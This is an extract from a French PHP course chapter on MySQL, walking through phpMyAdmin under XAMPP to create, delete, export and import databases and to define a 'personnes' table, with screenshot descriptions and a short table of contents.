13.6.3.6.3.2 La méthode <code>bindValue</code> .....	818
13.6.3.6.3.2.1 Avec marqueur nommés.....	818
13.6.3.6.3.2.2 Avec marqueur anonyme.....	820
13.6.3.6.3.3 La méthode <code>bindColumn</code> .....	820
13.6.3.7 Les problèmes de sécurité .....	823
13.6.3.7.1 Sécurisation par <code>quote</code> .....	823
13.6.3.7.2 Sécurisation par requête préparée.....	825
<b>13.6.4 Gestion des exceptions.....</b>	<b>826</b>
13.6.4.1 Rappel.....	826
13.6.4.2 Pour la classe PDO.....	827
13.6.4.2.1 La classe <code>PDOException</code> .....	827
13.6.4.2.2 La fonction <code>setAttribute()</code> .....	828
13.6.4.2.3 Exemples.....	829
<b>13.6.5 Le mode transactionnel avec MySQL et PDO .....</b>	<b>832</b>
13.6.5.1 Principe.....	832
13.6.5.2 Les fonctions .....	832
13.6.5.3 Les syntaxes .....	833
13.6.5.3.1 Avec des requêtes standards .....	833
13.6.5.3.2 Avec des requêtes préparées.....	834
13.6.5.4 Exemples.....	835
13.6.5.4.1 En Shell .....	835
13.6.5.4.2 Pour le Web .....	842
13.6.5.4.3 Pour le Web avec des listes déroulantes.....	851
<b>13.7 EXERCICES.....</b>	<b>856</b>

## 13 MySQL


### 13.1 Prérequis

Cette section montre comment accéder à une base de données MySQL via des programmes PHP et des requêtes SQL. Elle ne présente que quelques requêtes SQL, **il est donc important que le lecteur maîtrise déjà ce langage.**

### 13.2 PHP et les bases de données

#### 13.2.1 Principe

Le langage PHP est un moyen efficace pour un site Web, d'accéder aux bases de données et en particulier à MySQL. Cela permet de créer des sites Web dynamiques ayant accès à des données stockées dans des bases, et non plus dans des fichiers. Le schéma ci-dessous présenté aux sections 1.2.2.4 et 15.3.1 résume cette architecture :



### 13.2.2 Les outils

Pour cela le langage PHP propose des outils, comme un gestionnaire de base de données MySQL, et des bibliothèques de fonctions d'accès aux bases :

➤ **phpMyAdmin :**

C'est un gestionnaire de bases de données MySQL installé en standard avec le langage PHP ;

➤ Les **fonctions ou méthodes** d'accès aux bases de données :

Elles permettent de se connecter à une base de donnée, et d'effectuer des requêtes SQL. Il existe trois familles de fonctions :

- Les fonctions **mysql\_** : Le nom de ces fonctions commence par `mysql_`. Cependant, elles sont considérées comme obsolettes depuis PHP 5.5.0 ;
- Les fonctions **mysqli\_** : Le nom de ces fonctions commence par `mysqli_`. Elles proposent de nombreuses fonctionnalités actualisées. La syntaxe de ces fonctions peut être procédurale ou objet ;
- Les fonctions ou méthodes **PDO** : PDO signifie **PHP Data Objects**. C'est un outil complet qui permet d'accéder à n'importe quel type de base de données. On peut donc l'utiliser pour se connecter aussi bien à MySQL que PostgreSQL ou Oracle. Cet outil utilise la syntaxe objet.

Dans cette section nous présentons l'outil PDO.

## 13.3 phpMyAdmin

### 13.3.1 Présentation

phpMyAdmin est installé en standard avec XAMPP. C'est un ensemble de pages PHP facilitant la gestion d'une base de données MySQL.

Lors de l'installation, le mot de passe de l'utilisateur « root » n'est pas positionné par défaut, ni pour phpMyAdmin, ni pour MySQL.

Des deux côtés, il faut entrer le même mot de passe afin que phpMyAdmin ait accès à MySQL.

On peut laisser cette configuration par défaut, sans mot de passe, pour une utilisation locale sur un ordinateur protégé des accès réseaux extérieurs (réseau privé par exemple).

Mais dans les autres cas, il est impératif de corriger cette faille de sécurité (voir la documentation d'installation pour plus de détails).

### 13.3.2 L'URL d'accès

Si le mot de passe est identique entre MySQL et phpMyAdmin (fichier de configuration `phpmyadmin/config.inc.php`), l'accès à phpMyAdmin est obtenu via l'URL :

**<http://localhost/phpmyadmin>**

L'écran suivant apparaît :

## Cours PHP de Jean-Michel Léry

The screenshot shows the phpMyAdmin 4.2.11 interface. On the left, there's a sidebar with a tree view of databases: Nouvelle base de données, cdcol, information\_schema, mysql, performance\_schema, phpmyadmin, and test. The main area has three main sections: "Paramètres généraux" (General parameters) showing collation as utf8mb4\_general\_ci; "Paramètres d'affichage" (Display parameters) showing language as Français - French, theme as pmahomme, and font size as 82%; and "Serveur de base de données" (Server parameters) showing the server as Localhost via UNIX socket, MySQL version as 5.6.21, and Apache version as 2.4.10. A right sidebar provides detailed server information: Apache/2.4.10 (Unix), OpenSSL/1.0.1j PHP/5.6.3 mod\_perl/2.0.8-dev Perl/v5.16.3, Version du client de base de données: libmysql - mysqlnd 5.0.11-dev - 20120503 - Sid: f373ea5dd5538761406a8022a4b8a35, Extension PHP : mysqli.

Cela peut également être obtenu via l'url

**http://localhost/xampp/**

Ce qui affiche la page suivante :

The screenshot shows the XAMPP for Linux 5.6.3-0 welcome page. The URL localhost/xampp/index.php is highlighted with a blue box. The page has a sidebar with links: Bienvenue, Statut, Sécurité, Documentation, Composants, Applications, Demos, Collection de CD, Biorhythme, Guest Book, Instant Art, phpinfo(), Répertoire, Télephonique, Outils, and phpMyAdmin. The main content area says "Try out the new XAMPP welcome page" and provides feedback on the new welcome page. It also says "Bienvenue dans XAMPP pour Linux 5.6.3-0!", "Bravo: Vous venez d'installer XAMPP avec succès!", and instructions for using Apache and Co.

Puis en cliquant sur « phpMyAdmin » en bas du menu de gauche.

### 13.3.3 Notion de base de données, de table et d'enregistrement.

Voici un petit rappel sur les bases de données.

- Une base de données est une structure pouvant contenir plusieurs tables.
- Chaque table contient des enregistrements.
- Chaque enregistrement est constitué de champs.

Par exemple, on peut avoir **une base de données du personnel**.

La **première table** contient les différents **profil de poste** : secrétaire, technicien, directeur, ... Et pour chaque poste (enregistrement) on indique les mêmes informations (champs) comme : un identifiant unique (1, 2, 3, ...), le nom du profil de poste (SECRETAIRE, DIRECTEUR, TECHNICIEN, ...), un niveau de rémunération initial (100, 350, 80,...), etc.

La **seconde table** contient **le personnel** : Chaque enregistrement contient les informations d'une personne comme : un identifiant unique (1, 2, 3, ...), son nom (MARTIN, DUPONT, ...), son prénom (PIERRE, JEAN, ...), son poste (identifiant d'un profil dans la table des profils de poste=3, 2, ...), sa date de naissance, sa ville de naissance, son adresse, ...

On voit bien que la base de données correspond à un conteneur de tables, et que chaque table contient un ensemble « cohérent » d'information : les profils de poste ou le personnel.

Chaque enregistrement doit posséder (de préférence) une clef unique identifiant cet enregistrement.

Cette clef peut être utilisée dans une autre table, ce qui évite d'y dupliquer les données de la première table. Ainsi, dans la table des personnels, pour chaque personne on fait référence au profil du poste via son identifiant, et non en reportant toutes les informations (Nom du profil, niveau de rémunération, ...).

Voici la représentation de cette organisation :

Base de données des personnels				
Table des profils				
ID	Nom	Indice Rémunération	...	
1	SECRETAIRE	100		...
2	DIRECTEUR	350		...
3	TECHNICIEN	80		...
4	...	...		...

Table des personnels				
ID	Nom	Prénom	Profil	...
1	MARTIN	PIERRE	3	...
2	DUPONT	JEAN	2	...
3	...	...	...	...

### 13.3.4 Gestion d'une base de données

Dans cette section, nous présentons la création et la suppression d'une **base** via l'outil phpMyAdmin.

#### 13.3.4.1 Création

Voici comment créer la base de données « CoursPHP ».

Cliquez sur l'onglet « Bases de données » puis sur « Nouvelle base de données ». Indiquez le nom « CoursPHP » et l'interclassement « utf8\_general\_ci ». Cliquez sur le bouton « Créer ».

The screenshot shows the phpMyAdmin interface for managing databases on a server named 'localhost'. The 'Bases de données' tab is selected. On the left, a tree view shows existing databases: 'information\_schema', 'mysql', 'performance\_schema', and 'test'. A red box highlights the 'Nouvelle base de données' link under 'Récentes'. On the right, a form for creating a new database is displayed. It has two input fields: 'Créer une base de données' containing 'CoursPHP' and 'Interclassement' containing 'utf8\_general\_ci'. A red box highlights the 'Créer' button. Below the form, a note says: 'Note: L'activation des statistiques peut causer un trafic important entre le serveur'. A table lists existing databases with their interclassments and options to verify privileges or delete them. At the bottom, there are checkboxes for 'Tout cocher' and 'Pour la sélection : Supprimer', and a link to 'Activer les statistiques'.

Un message confirme la création :

This screenshot shows the 'Créer une base de données' dialog box. It contains fields for 'Nom' (set to 'CoursPHP') and 'Interclassement' (set to 'utf8\_general\_ci'). A yellow box highlights a success message: 'La base de données CoursPHP a été créée.' Below the dialog, the main 'Bases de données' page is visible, showing the newly created database 'CoursPHP' in the list of databases.

#### Remarque :

Les bases **information\_schema**, **mysql**, et **performance\_schema** existent par défaut, elles servent au fonctionnement de MySQL. **Il ne faut surtout pas y toucher !**

### 13.3.4.2 Suppression


Cliquez sur l'onglet « Bases de données », puis sélectionner la base à supprimer, puis cliquez sur « Supprimer ».

The screenshot shows the phpMyAdmin interface for managing databases. The left sidebar lists recent databases: Nouvelle base de données, CoursPHP, information\_schema, mysql, performance\_schema, and test. The main area is titled 'Bases de données' and contains a table of databases. The 'CoursPHP' database is selected (indicated by a checked checkbox) and highlighted with a red box. At the bottom right of the table, there is a 'Supprimer' (Delete) button, which is also highlighted with a red box.

Un message de demande de confirmation apparaît :



Puis d'un message de confirmation :




### 13.3.4.3 Exportation

L'outil phpMyAdmin propose la sauvegarde d'une base de données complète, avec tous ses tables.


#### Remarque :

Dans cette partie, nous supposons qu'il y a déjà plusieurs tables de créées dans la base de données « CoursPHP ». Ce qui est présenté dans les pages suivantes. Ce n'est donc la suite « logique » des sections précédentes où aucune table n'est encore créée.


Selectionnez la base de données à sauvegarder, puis cliquez sur l'onglet « Exporter », puis cliquez sur « Exécuter » :



L'écran suivant apparaît. Cliquez sur « OK » :



Le téléchargement du fichier « CoursPHP.sql » a été effectué dans le navigateur :



The screenshot shows the phpMyAdmin interface in Mozilla Firefox. On the left, the database structure is visible with the 'CoursPHP' database selected. In the center, an 'Exportation' (Export) dialog is open. A red box highlights the file 'CoursPHP.sql' in the list, which is 12,3 Ko in size and was created on localhost at 14:53. Another red box highlights the download icon (a downward arrow) in the top right corner of the dialog. Below the dialog, there are sections for 'Méthode d'exportation:' (Export method) and 'Format:' (Format), with 'SQL' selected.


Dans une fenêtre « Terminal », on vérifie que le fichier « CoursPHP.sql » a bien été sauvegarder dans le répertoire « Téléchargement » du l'utilisateur Linux connecté :

```
$ pwd  
/home/lery  
$ find . -name "CoursPHP*" -print 2>/dev/null  
. /Téléchargements/CoursPHP.sql  
$ ls -l ./Téléchargements/*  
-rw-rw-r-- 1 lery lery 12591 mai 24 14:53 ./Téléchargements/CoursPHP.sql
```

#### 13.3.4.4 Importation


Dans le cas où toutes les tables d'une base de données doivent être restaurées, on peut « importer » la sauvegarde précédente. Cliquez sur la base de données (vide) à restaurer « CoursPHP », puis sur l'onglet « Importer » et sur « Parcourir ». Dans la fenêtre qui apparaît, sélectionnez le fichier de restauration, puis cliquez sur « Ouvrir ».

## Cours PHP de Jean-Michel Léry




Le fichier est bien sélectionné, il apparaît à droite de « Parcourir ».

Cliquez sur « Exécuter »



L'écran suivant confirme l'importation.

## Cours PHP de Jean-Michel Léry



### 13.3.5 Gestion d'une table

Dans cette section, nous présentons la création et la suppression d'une **table** via l'outil phpMyAdmin.

**Remarque :**

Nous supposons qu'aucune *table* n'existe encore.

#### 13.3.5.1 Crédation

##### 13.3.5.1.1 Présentation

Voici comment créer la table « personnes » dans la base de données « CoursPHP ».

Cliquez sur la base « CoursPHP »

Base de données	Interclassement
CoursPHP	utf8_general_ci
information_schema	utf8_general_ci
mysql	latin1_swedish_ci
performance_schema	utf8_general_ci
test	latin1_swedish_ci
<b>Total: 5</b>	<b>latin1_swedish_ci</b>

Entrez le nom de la table à créer (par exemple : personnes) et indiquez le nombre de colonnes (par exemple : 4).

Nouvelle table

Norm: personnes Nombre de colonnes 4

Exécuter

Pour chaque colonne ou champ, indiquez :

- Son nom : par exemple **ID, Nom, Prenom ou Age** ;
- Son type : par exemple **INT** (pour ID et Age), **VARCHAR** (pour Nom et Prenom) ;
- Sa taille : par exemple **255** (pour VARCHAR) ;
- L'interclassement : pour le choix du codage des caractères des champs VARCHAR. Par exemple **utf8\_general\_ci** indique « Unicode multilingue Insensible à la casse ». Ceci impacte non seulement l'accentuation des caractères mais aussi le résultat du tri.
- Index : si c'est un index Primaire (clef), par exemple pour ID, sélectionnez **PRIMARY**. Ceci indique que la valeur de la clef est unique. PRIMARY ne peut être positionné que sur un seul champ, contrairement à UNIQUE, qui indique aussi que chaque valeur de ce champ est unique, mais cet attribut peut être positionné sur plusieurs champs.
- A\_I pour Auto\_incrément, si on veut une numérotation automatique séquentielle des enregistrements, comme pour le champ ID. **Cochez cette case** pour le champ ID.

Puis cliquez sur le bouton « Sauvegarder » :

Nom	Type	Taille/Valeurs*	Défaut	Interclassement	Attributs	Null	Index	A.I	Commentaires
ID	INT		Aucune		UNSIGNED	<input checked="" type="checkbox"/>	PRIMARY	<input checked="" type="checkbox"/>	
Nom	VARCHAR	255	Aucune	utf8_general_ci		<input type="checkbox"/>		<input type="checkbox"/>	
Prenom	VARCHAR	255	Aucune	utf8_general_ci		<input type="checkbox"/>		<input type="checkbox"/>	
Age	INT		Aucune		UNSIGNED	<input type="checkbox"/>		<input type="checkbox"/>	

Commentaires sur la table : Moteur de stockage : Interclassement :  
Table des personnes InnoDB utf8\_general\_ci  
Définition de PARTITION :  
Sauvegarder

La table « personnes » est créée.

Table	Action	Lignes	Type	Interclassement	Taille	Perte
personnes	Afficher Structure Rechercher Insérer Vider Supprimer	0	InnoDB	utf8_general_ci	16 Kio	-

Version imprimable Dictionnaire de données

